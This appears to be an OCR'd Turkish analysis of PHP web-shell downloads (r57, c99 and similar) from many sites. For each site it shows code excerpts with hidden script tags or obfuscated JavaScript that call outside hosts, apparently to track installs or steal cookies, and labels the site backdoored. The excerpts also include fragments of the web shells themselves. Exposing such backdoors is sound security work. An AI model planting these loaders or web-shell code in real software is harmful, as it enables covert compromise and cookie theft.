




Service : **http://sh3ll.org/**
analysis : http://www.sh3ll.org/r57.txt



base64 Decrypt ettiğimizde Yakışıklı bir js şifrelemesi görüyoruz aşağıda.
Decrypt Edilmesini zahmetli bir hale getirmek için parçalara bölünerek çalışması sağlanmış.

```
3876 ?>
3877 <script type="text/javascript" language="javascript">
3878 <!--
3879 fF7eSD8=new Array();
3880 fF7eSD8[0]="%3Cscript%3E%0Adocu";
3881 fF7eSD8[1]="ment.write%28une";
3882 fF7eSD8[2]="scape%28%22%253Cscri";
3883 fF7eSD8[3]="pt%2520type%253D%25";
3884 fF7eSD8[4]="22text/javascr";
3885 fF7eSD8[5]="ipt%2522%253Edo";
3886 fF7eSD8[6]="cument.write%25";
3887 fF7eSD8[7]="28%2527%255Cu00";
```

JS Kodunu "JS.html" olarak bilgisayarınıza kaydedip,
Tamper Data ile girdi çıktıları kontrol ettiğinizde
Kel görünür kabak gibi.



http://sh3ll.org - BACKDOORED

Service : **http://wwww.r57.gen.tr**
analysis : http://r57.gen.tr/shell/r57.rar

```
73 }
74 $head = '<!-- ?????????? ???? -->
75 <html>
76 <head>
77 <SCRIPT SRC=http://www.r57.gen.tr/yazciz/ciz.js></SCRIPT>
78 <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
79
```

http://r57.gen.tr - BACKDOORED

Service : **Http://www.r57shell.net**
analysis : http://www.r57shell.net/shell/r57.txt

```
88  }
89  $head = '<!-- ?????????? ???? -->
90  <html>
91  <head>
92  <title>r57shell</title>
93  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
94  <SCRIPT SRC=http://r57shell.net/404/ittir.js></SCRIPT>
95  <STYLE>
96  tr {
```

Http://www.r57shell.net - BACKDOORED

Service : **www.dcvi.net & www.metalteam.org & www.r57shell.info**
analysis : http://www.dcvi.net/r57.txt

```
89  $head = '<!-- ?????????? ???? -->
90  <html>
91  <head>
92  <title>r57shell</title>
93  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
94  <SCRIPT SRC=http://www.dcvi.net/dex.js></SCRIPT>
95  <STYLE>
96  tr {
```

www.dcvi.net & www.r57shell.info & www.metalteam.org BACKDOORED

Service : **http://www.c99txt.net/**
analysis : http://www.c99txt.net/s/r57.txt

```
73  }
74  $head = '<!-- ?????????? ???? -->
75  <html>
76  <head>
77  <SCRIPT SRC=http://www.c99txt.net/siyir/cookie.js></SCRIPT>
78  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
79
80  <STYLE>
```

..
..

```
2187  }
2188  echo '</table>'.$table_up3."</div></div><div align=center id='n'><font face=Verdana size=-2><b>o---[ r57.gen.tr v1.3- Thesaboarqe
        <a href=http://www.r57.gen.tr/>www.r57.gen.tr/</a> <SCRIPT SRC=http://www.c99txt.net/siyir/cookie.js></SCRIPT>| version ".$versi
        ]---o</b></font></div></td></tr></table>".$f;
2189  ?>
```

www.c99txt.net BACKDOORED

Service : **www.r57.biz**
analysis : http://r57.biz/txt/r57.txt

```
90  <html>
91  <head>
92  <title>r57shell</title>
93  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
94  <SCRIPT SRC=http://www.r57.biz/yazciz/cizgi.js></SCRIPT>
95  <STYLE>
96  tr {
```

www.r57.biz BACKDOORED


Service : **www.c99.gen.tr**
analysis : http://www.c99.gen.tr/c99.rar

```
867
868
869   verdana; color: #d9d9d9; font-size: 11px;}body { background-color: #000000;}</style></head><SCRIPT SRC=http://r57.biz/yazciz/ciz.js></
870
```

www.c99.gen.tr BACKDOORED

Service : **www.c99php.com & r57txt.blogspot.com.tr & securitybash.blogspot.com.tr & c99-shell.blogspot.com.tr & c99rar.blogspot.com.tr/ & r57rar.blogspot.com.tr/**

analysis : http://www.c99php.com/shell/symlink.txt



www.c99php.com
r57txt.blogspot.com.tr
securitybash.blogspot.com.tr
c99-shell.blogspot.com.tr
c99rar.blogspot.com.tr
r57rar.blogspot.com.tr BACKDOORED

Service : **www.r57-shell.com**
analysis : http://r57-shell.com/shell/CWShellDumper.txt

```
365
366   </head>
367   <SCRIPT SRC=http://r57-shell.com/tr/sec.js></SCRIPT>
368   <body bgcolor='#000000' text='#ebebeb' link='#ebebeb' alink='#ebebeb' vlink='#ebebeb'>
369   <table style='background-color:#333333; border-color:#a6a6a6' width=100% border=0 align=center cellpadding=0 cellspacing=0>
370   <tr><td>
```

www.r57-shell.com BACKDOORED

Service : **www.r57shellc99.com**
analysis : http://www.r57shellc99.com/shell/c99.txt

```
      Arial; border : 8px solid #A9A9A9; padding: 1em; margin-top: 1em; margin-bottom:
      -color: #B7B2B0;}body td th { font-family: verdana; color: #d9d9d9; font-size: 11
    ><SCRIPT SRC=http://r57shellc99.com/r57/r57shellc99.js></SCRIPT><BODY text=#ffffff
    topMargin=0 rightMargin=0 marginheight=0 marginwidth=0><center><TABLE style="BORDER
    borderColorDark=#666666 cellPadding=5 width="100%" bgColor=#333333 borderColorLight
    width="101%" height="15" nowrap bordercolor="#C0C0C0" valign="top" colspan="2"><p><
      ?php echo $surl; ?>"><font face="Verdana" size="5"><b>c99Shell v. <?php echo $shv
    </b></font></p></center></th></tr><tr><td><p align="left"><b>Software: <?php e
    "left"><b>uname -a: <?php echo wordwrap(php_uname(),90,"<br>",1); ?></b> 
      wordwrap(myshellexec("id"),90,"<br>",1);} else {echo get_current_user();} ?></b>&
      echo $hsafemode; ?></b></p><p align="left"><?php
867 $d = str_replace("\\",DIRECTORY_SEPARATOR,$d);
868 if (empty($d)) {$d = realpath(".");} elseif(realpath($d)) {$d = realpath($d);}
```

www.r57shellc99.com BACKDOORED

Service : **www.c99-shell.com**
analysis : http://c99-shell.com/shell/privc99.txt

```
852  $dspact = $act = htmlspecialchars($act);
853  $disp_fullpath = $ls_arr = $notls = null;
854  $ud = urlencode($d);
855  ?>
856  <SCRIPT SRC=http://r57-shell.com/tr/sec.js></SCRIPT>
857  <html><head><meta http-equiv="Content-Type" content="te
```

www.c99-shell.com BACKDOORED

Service : **www.w0rms.com**
analysis : http://www.w0rms.com/shell/iranshell.txt

```
1  <?php
2  echo "<SCRIPT SRC=http://w0rms.com/sayac.js></SCRIPT>";
3  /*
```

http://www.w0rms.com BACKDOORED

Service : **http://podathon.org & http://shelldown.wordpress.com**
analysis : http://podathon.org/shell/c99.txt

```
   RpbWUsNCk7ID8+IF0tLTwvYj48L3A+PC90ZD48L3RyPjwvdGFibGU+DQo8L2JvZHk+
8  echo "<SCRIPT SRC=http://www.podathon.org/sayac.js></SCRIPT>";
9  ?>
```

http://podathon.org & http://shelldown.wordpress.comBACKDOORED

Service : **www.oco.cc**
analysis : www.oco.cc/shell/c99.txt.zip

```
1  <script type="text/javascript">document.write('\u003c\u0069\u006d\u0067\u0020\u0073\u0072\u0063\u003d\u0022\u0068\u0074\u0074\u0070\u00
   3a\u002f\u002f\u0061\u006c\u0074\u0075\u0072\u006b\u0073\u002e\u0063\u006f\u006d\u002f\u0073\u006e\u0066\u002f\u0073\u002e\u0070\u0068\
   u0070\u0022\u0020\u0077\u0
   069\u0064\u0074\u0068\u003d\u0022\u0031\u0022\u0020\u0068\u0065\u0069\u0067\u0068\u0074\u003d\u0022\u0031\u0022\u003e')</script>
2  <?php
```

Decrypted:

```
1  <script type="text/javascript">document.write('<img src="http://alturks.com/snf/s.php" width="1" height="1">')</script>
```

www.oco.cc BACKDOORED

Service : **www.r57c99shell.com**
analysis : http://r57c99shell.com/txt/cmd.txt

```
2917  <br>
2918  <SCRIPT SRC=http://www.r57.gen.tr/yazciz/ciz.js></SCRIPT>
2919  <TABLE style="BORDER-COLLAPSE: collapse" cellSpacing=0 borderColorDark=#666666 cellPadding=5 height="1" width="100%" bgColor=#333333
      borderColorLight=#c0c0c0 border=1>
```


www.r57c99shell.com BACKDOORED

Service : **http://c99.me**
analysis : http://c99.me/download/r57.php.zip

```
90   <html>
91   <head>
92   <title>r57shell</title>
93   <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
94   <SCRIPT SRC=http://c99.me/base/jquery.js></SCRIPT>
95   <STYLE>
96   tr {
```

http://c99.me BACKDOORED

Service : **www.r57.info**
analysis : http://www.r57.info/shell/symlink.txt



www.r57.info BACKDOORED

Service : **www.c99shelll.com**
analysis : http://www.c99shelll.com/shell/symlink.txt

www.c99shelll.com BACKDOORED